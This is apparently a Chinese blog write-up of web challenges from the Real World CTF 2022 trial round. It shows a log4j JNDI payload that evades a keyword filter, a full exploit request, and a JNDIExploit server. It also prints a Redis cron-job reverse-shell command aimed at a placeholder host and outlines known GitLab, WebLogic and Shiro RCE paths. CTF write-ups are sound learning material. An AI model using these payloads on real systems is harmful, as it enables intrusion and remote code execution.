Real World CTF 2022（体验赛）部分WP

原创

2ha0yuk7on. 已于 2022-03-31 15:37:05 修改 3263 收藏

文章标签： 安全 web安全 网络安全

于 2022-01-24 14:53:43 首次发布

本文链接：https://blog.csdn.net/sorryagain/article/details/122664130

文章目录

Real World CTF 2022（体验赛）

周末打了一下Real World CTF体验赛，据说难度比正赛降简单很多，比赛时间连续24小时，赛题类型涵盖Web/Pwn/Crypto/Reverse/Blockchain/Virtual Machine/Browser/IoT/Kernel 等等。

但是本次比赛解题方式和一般CTF不太一样，基本上都是通过CVE漏洞GETshell，与实战更为贴近。

本次比赛做的题都是Web题，简单记录一下，加深学习。如有问题请各位大佬指教。

本次比赛环境需要先访问指定端口，进行PoW（工作量证明），服务端给出Hash值前几位，需要在一定时间内提交满足条件的明文。比赛方给了参考的PoW脚本，参数跟上指定端口跑一下就行，成功之后会给你一个新的端口，访问这个端口即可进入比赛题目。注意的是每次生成心得环境存活时间600s，经常做着做着环境就挂了。。。重新跑一下就可以了。

Digital Souvenir

签到题，「解出赛题的战队」和「直播间参与互动的观众」，可以领取Real World CTF赛事定制的数字纪念品，去数字纪念品相关介绍页面，找到flag提交即可。

log4flag

看到题目名称就猜想到应该是log4j的RCE漏洞，打开题目是一个登录框：

试着构造一下exp：

`${jndi:ldap://xx.xx.xx.xx:xx/}`

发现返回参数错误，以`admin/admin`登录，返回登录失败，猜想可能过滤了关键字符，经过多次尝试发现过滤的是`jndi`和`ldap`关键字。

或者下载题目附件，通过反编译查看代码，也可得知过滤器的过滤逻辑：

```
/* Loaded from: SecurityFilter.class */
public class SecurityFilter implements Filter {
    private static final Pattern pattern = Pattern.compile("(\\$\\{jndi:)|(ldap:)|(rmi:)");

    public void init(FilterConfig filterConfig) throws ServletException {
    }

    public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
        Enumeration<String> paramNamesEnum = servletRequest.getParameterNames();
        while (paramNamesEnum.hasMoreElements()) {
            String paramVal = servletRequest.getParameter(paramNamesEnum.nextElement());
            if (paramVal != null && !paramVal.isEmpty() && pattern.matcher(paramVal).find()) {
                servletResponse.getWriter().write("Illegal parameter value");
                return;
            }
        }
```


那么就需要进行过滤规则的绕过，采用lower case即可绕过：

`${${lower:j}ndi:${lower:l}dap://xx.xx.xx.xx/}`

vps起ldap和http服务：

```
root@VM-16-16-ubuntu:~/pretest/JNDIExploit v1.11#
root@VM-16-16-ubuntu:~/pretest/JNDIExploit v1.11# java -jar JNDIExploit-v1.11.jar -i
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
```

即可拿到flag：

Request

Raw | Params | Headers | Hex

```
POST /doLogin HTTP/1.1
Host: 47.102.135.31:32110
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://47.102.135.31:32110
Connection: close
Referer: http://47.102.135.31:32110/login.html
Cookie: JSESSIONID=97A57DF164D9AD61ED0F1E975F7409A4
Upgrade-Insecure-Requests: 1
cmd: cat flag

username=${${lower:j}ndi:${lower:l}dap://[redacted]:1389/[redacted]}&password=admin
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200
Date: Sat, 22 Jan 2022 03:36:20 GMT
Connection: close
Content-Length: 120

rwctf{d4b4b8[redacted]ee280b230d8}
rwctf{d4b4b[redacted]e280b230d8}
rwctf{d4b4[redacted]e280b230d8}
```


Be-a-Database-Hacker

这道题查看dockerfile文件，可以得知以下几点：

1. 本题环境是一个redis服务，且版本号位4.0.14
2. flag文件存放在`/tmp/flag.txt`
3. redis服务是以redis用户启动的，即非root用户

```
FROM redis:4.0.14
COPY flag.txt /tmp/flag.txt
RUN chown redis:redis /tmp/flag.txt
```

通过redis-client可以直接成功连接，存在redis的未授权访问，但没有其他可用的信息。
redis的未授权访问漏洞，常见利用方式有以下几种，这里总结一下：

1. 写计划任务

```
set xxx "\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/xx.xx.xx.xx/xxxx 0>&1\n\n"
config set dir "/var/spool/cron"
config set dbfilename root
save
```

但是更改本地存放目录`dir`时失败，因为redis服务是以非root用户启动的，权限不够。

2. 写ssh公钥

```
config set dir /root/.ssh
config set dbfilename authorized_keys
```

同样更改本地存放目录失败，权限不够。

3. 写webshell

就没有web服务，上哪写webshell。

4. 主从复制


最后考虑主从复制，基于Redis主从复制的机制，可以通过FULLRESYNC将任意文件同步到从节点。
查了一下资料，在Reids 4.x之后，Redis新增了模块功能，通过外部拓展，可以实现在Redis中实现一个新的Redis命令，通过写C语言编译并加载恶意的.so文件，达到代码执行的目的。
成功getshell。

the Secrets of Memory

查看配置文件，得知mysql账户的密码就是flag：

```
spring.datasource.url=jdbc:mysql://127.0.0.1:3306/flag?useUnicode=true&characterEncoding=utf-8
spring.datasource.username=the_datasource_password_is_flag
spring.datasource.password=this_is_flag
```

通过页面判断是Spring Boot应用，尝试actuator配置不当的漏洞，可以成功访问`/actuator`页面，这道以及后面的题都忘了截图了，没图□。
然后接着找到`/actuator/heapdump`路径，得到 GZip 压缩 hprof 堆转储文件。
用内存分析工具打开分析，找到flag：



baby flaglab

访问网站，是一个Gitlab网站，查看配置文件，得知服务版本。

```
FROM gitlab/gitlab-ce:13.10.1-ce.0
```

因为配置文件里给了flag的位置，开始以为是任意文件读取漏洞（CVE-2020-10977），所以尝试注册账号，但需要管理员审批。
管理员账号不可爆破，也不是默认口令。所以后面改变思路，寻找不需要登录用户的RCE漏洞，根据题目提示没有对图像上传进行严格校验（开始被误导，还以为是文件上传漏洞），定位到GitLab 远程命令执行漏洞（CVE-2021-22205）。
该漏洞是由于GitLab存在未授权的端点，导致该漏洞在无需进行身份验证的情况下即可进行利用，由于GitLab中的ExifTool没有对传入的图像文件的扩展名进行正确处理，攻击者通过上传特制的恶意图片，可以在目标服务器上执行任意命令。
没图□。

Flag Console

通过页面判断是Weblogic应用，访问发现存在后台控制管理端，爆破弱口令失败，猜想是通过某个CVE打，结合题目名称Console寻找合适的漏洞。
最终定位到CVE-2020-14882这个洞打，CVE-2020-14882 是一个 Console 的未授权访问，而 CVE-2020-14882 是在利用未授权访问的前提下，在 Console 进行代码执行，于是远程攻击者可以构造特殊的 HTTP 请求，在未经身份验证的情况下接管 WebLogic Server Console ，并在 WebLogic Server Console 执行任意代码。

Ghost Shiro

以上题目做完基本上一天了，后来就没看了。。第二天早上起来简单看了一下这道题，但是时间不够了，大概看了一下配置文件可以读到shiro的key，然后通过shiro反序列化漏洞RCE，我的思路是这样，但是时间到了没来及试。